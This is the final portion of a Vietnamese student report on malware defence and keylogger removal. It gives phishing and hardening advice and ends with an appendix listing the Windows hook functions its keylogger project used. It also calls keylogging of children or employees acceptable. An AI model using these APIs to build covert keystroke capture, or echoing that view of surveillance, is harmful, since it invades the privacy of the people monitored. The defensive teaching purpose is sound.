– Không trả lời các email yêu cầu cung cấp thông tin tài chính và thông tin cá nhân. Thay vào đó, liên hệ trực tiếp tới cá nhân hoặc tổ chức đối tác bằng điện thoại hoặc website chính thức. Không sử dụng thông tin liên lạc được cung cấp trong email và không click vào bất kỳ tập tin đính kèm hay đường dẫn nào trong email.

– Không cung cấp mật khẩu, mã PIN hoặc các mã truy cập khác khi trả lời email hoặc điền vào các cửa sổ pop-up không mong muốn. Chỉ cung cấp các thông tin truy cập trên đối với website và ứng dụng hợp lệ.

– Không mở tập tin đính kèm email ngay cả từ người gửi quen biết. Nếu nhận được một tập tin đính kèm email, cần liên hệ với người gửi (có thể bằng điện thoại hoặc phương tiện liên lạc khác) để xác nhận tập tin đính kèm là an toàn.

– Không phàn hồi bất kỳ email khả nghi nào.

*3.1.3. Giảm thiểu lỗ hổng phần mềm*

Mã độc thường tấn công một máy tính bằng cách khai thác lỗ hổng của hệ điều hành, các dịch vụ và các ứng dụng chạy trên nó. Giảm thiểu lỗ hổng phần mềm là bước rất quan trọng trong việc phòng tránh mã độc, nhất là đối với các mã độc được phát tán ngay sau khi một lỗ hổng phần mềm mới được công bố hoặc thậm chí trước khi lỗ hổng đó được biết đến rộng rãi. Cần cập nhật các bản vá lỗi hoặc cấu hình lại phần mềm (VD: vô hiệu hóa dịch vụ chứa lỗ hổng). Việc giảm thiểu lỗ hổng phần mềm cần phải có các chính sách, tiến trình và thủ tục rõ ràng.

Một số nguyên tắc gia cố hệ thống khác mà doanh nghiệp có thể áp dụng:

– Vô hiệu hóa hoặc gỡ bỏ các dịch vụ không cần thiết (đặc biệt là các dịch vụ mạng) vì những dịch vụ này có thể vô tình là các hướng tân công phụ mà mã độc có thể lợi dụng để lây lan.

– Loại bỏ các ứng dụng chia sẻ tập tin không an toàn.

– Gỡ bỏ hoặc thay đổi tài khoản người dùng mặc định của hệ điều hành và các ứng dụng vì các tài khoản này có thể được mã độc sử dụng để truy cập trái phép tới các thiết bị.

– Vô hiệu hóa tính năng tự động thực thi đối với tập tin nhị phân hoặc các script, bao gồm cả tính năng AutoRun trên các máy tính chạy Windows.

– Thay đổi File Associations mặc định (ứng dụng mặc định để mở một tập tin theo định dạng cụ thể) đối với các định dạng tập tin người dùng ít sử dụng nhưng thường được sử dụng bởi mã độc (VD: .pif, .vbs), thay đổi này giúp tập tin không được thực thi tự động khi một người dùng cố mở chúng.

Gia cố hệ thống cần được áp dụng đối với cả các ứng dụng như email client, trình duyệt web và các trình xử lý văn bản, các ứng dụng này thường xuyên là mục tiêu khai thác của mã độc (VD: ngôn ngữ macro trên trình xử lý văn bản, các plug-in trên trình duyệt web). Ta nên vô hiệu hóa những tính năng không cần thiết trên các ứng dụng này để hạn chế hướng tấn công của mã độc.

*3.1.4. Giảm thiểu mối đe dọa*

Giả sử mọi lỗ hổng phần mềm đều đã được vá, giảm thiểu mối đe dọa vẫn là bước đặc biệt quan trọng, ví dụ, để ngăn chặn các mã độc không khai thác lỗ hổng phần mềm mà dựa vào các kỹ thuật xã hội đánh lừa người dùng thực thi các tập tin độc hại. Các công cụ thường được sử dụng để giảm thiểu mối đe dọa là: phần mềm diệt virus, hệ thống ngăn chặn xâm nhập trái phép (IPS), tường lửa, công cụ lọc nội dung và một danh sách các ứng dụng an toàn (application whitelisting).

*3.1.5. Bảo vệ BIOS*

Các sửa đổi trái phép lên BIOS thực hiện bởi các phần mềm độc hại có thể dẫn đến các hành vi độc hại khác vì BIOS firmware có vị trí đặc quyền trong kiến trúc máy tính. Sửa đổi trái phép lên BIOS có thể là một phần của một cuộc tấn công phức tạp, có chủ đích đối với doanh nghiệp – một vụ DoS vĩnh viễn (BIOS bị hư hại khiến máy tính không thể khởi động) hoặc một mã độc tồn tại bền vững trên hệ thống (mã độc được nhúng vào BIOS). Việc thay đổi từ triển khai BIOS sang UEFI cũng có thể khiến mã độc lây lan rộng rãi vì UEFI được triển khai theo một chuẩn chung.

## **3.2. Cách xóa Keylogger khỏi máy tính**

Một số loại Keylogger dễ dàng được phát hiện và loại bỏ bởi phần mềm chống virus tốt nhất, nhưng một số loại khác có thể rất khó xác định và cách ly khỏi hệ thống. Đó là bởi vì nhiều Keylogger dựa trên phần mềm được thiết kế giống như phần mềm hợp pháp và do đó có thể vượt qua hầu hết các chương trình chống virus hoặc chống phần mềm độc hại. Tệ hơn nữa, một số Keylogger chạy ở cấp độ đặc quyền cao hơn so với phần mềm an ninh mạng tiêu chuẩn, khiến chúng không thể bị phát hiện và xóa.

Nếu bạn nghi ngờ rằng ai đó có thể đã cài đặt Keylogger trên máy tính của bạn nhưng phần mềm chống phần mềm độc hại của bạn không phát hiện ra bất kỳ điều gì, bạn có thể tìm thấy nó trong Windows Task Manager. Chỉ cần khởi chạy Trình quản lý tác vụ và xem kỹ danh sách các quy trình đang hoạt động để xem có điều gì bất thường hay không. Nếu cần, hãy nhờ người am hiểu về công nghệ giúp bạn thực hiện bước này. Bạn cũng có thể kiểm tra tường lửa của hệ thống để tìm bất kỳ hoạt động đáng ngờ nào, chẳng hạn như lượng dữ liệu đến hoặc đi bất thường.

Giống như tất cả các mối đe dọa mạng khác, cách tốt nhất để giữ an toàn trước các cuộc tấn công Keylogger là sử dụng phần mềm chống vi-rút tốt nhất và chạy quét máy tính thường xuyên. Để đảm bảo rằng bạn được bảo vệ khỏi các mối đe dọa mới nhất, bạn nên định cấu hình chương trình chống vi-rút của mình để tự động tải xuống các bản cập nhật định nghĩa vi-rút. Cuối cùng, không mở bất kỳ liên kết hoặc tệp đính kèm nào có trong email đáng ngờ vì chúng có thể bắt đầu tải xuống "ẩn" Keylogger, phần mềm gián điệp, phần mềm quảng cáo hoặc một số loại phần mềm độc hại khác.

## **\*/ Tiểu kết chương 3:**

Với các đặc tính của mã độc như đã giới thiệu ở phần trên, chúng ta có thể thấy mã độc thật sự rất nguy hiểm với người sử dụng thông thường. Cần có một phương pháp phòng chống mã độc và ngăn chặn một cách tổng thể và đơn giản nhất cho tất cả người.

Cần nhận thức một cách rõ ràng rằng phòng tránh mã độc và ngăn chặn mã độc không chỉ dựa vào các phần mềm diệt virus mà còn liên quan tới cả nhận thức của người dùng. Một cách tổng quan nhất, việc phòng tránh mã độc và ngăn chặn mã độc là tổng hòa của nhiều yếu tố khác nhau.

# **KẾT LUẬN**

Phần mềm độc hại có thể là một đoạn mã thường có thể ở dạng phần mềm được thiết kế có chủ ý để ảnh hưởng đến hệ thống máy tính. Sau khi được cài đặt vào hệ thống máy tính, nó có thể truy cập tài nguyên của hệ thống máy tính, có thể chia sẻ dữ liệu đến một số máy chủ từ xa mà không cần người dùng can thiệp hoặc có thể theo dõi chi tiết người dùng, v.v...

Keylogger có thể tốt hoặc xấu, và nó tốt hoặc xấu thì còn phụ thuộc vào mục đích sử dụng, Nếu keylogger được dùng phục vụ cho việc giám sát con cái, giám sát thiết bị ở công ty, xem họ đã làm đã làm gì với thiết bị PC thì được coi là tốt, còn với mục đích sử dụng keylogger là ăn cắp thông tin của người dùng thì được coi là cực kỳ xấu xa.

Trong phạm vi hiểu biết của mình, em cũng đã cố gắng hết sức để hoàn thành Project cũng như báo cáo. Hi vọng bản báo cáo này sẽ giúp cho người đọc có thêm nhiều kiến thức để tự mình phòng tránh các mối nguy hại trên không gian mạng.

Tại một thời điểm nào đó trong tương lai, chắc chắn sẽ có phần mềm độc hại hoàn toàn mới không giống như các phân loại ở trên. Điều đó có nghĩa là những chuyên gia an ninh mạng cần phải liên tục cải thiện trong việc tìm kiếm các loại phần mềm độc hại mới không phù hợp với khuôn mẫu. Mỗi người dùng cũng cần phải tự nâng cao ý thức bảo vệ máy tính của mình, tránh truy cập vào những trang không an toàn, tải về các file lạ trong email.

# **TÀI LIỆU THAM KHẢO**

1.<https://quantrimang.com/tim-hieu-ve-keylogger-va-cach-phong-tranh-108996>

2. <https://securitybox.vn/2161/12-loai-ma-doc-pho-bien/>

3. <https://securitydaily.net/phuong-phap-phong-chong-ma-doc/>

4. <https://securitybox.vn/6356/5-bien-phap-phong-tranh-su-co-ma-doc-tu-chuyen-gia/>

5. <http://cherrytree.at/misc/vk.htm>

6. https://docs.microsoft.com/

# **PHỤ LỤC**

**Một số hàm mới được sử dụng trong code và thư viện:**

|  |  |
| --- | --- |
| **Thư viện** | **Hàm** |
| windows.h | WinMain(),SetWindowsHookEx(),  CallNextHookEx(),  UnhookWindowsHookEx() |
| string.h | ToUnicode() |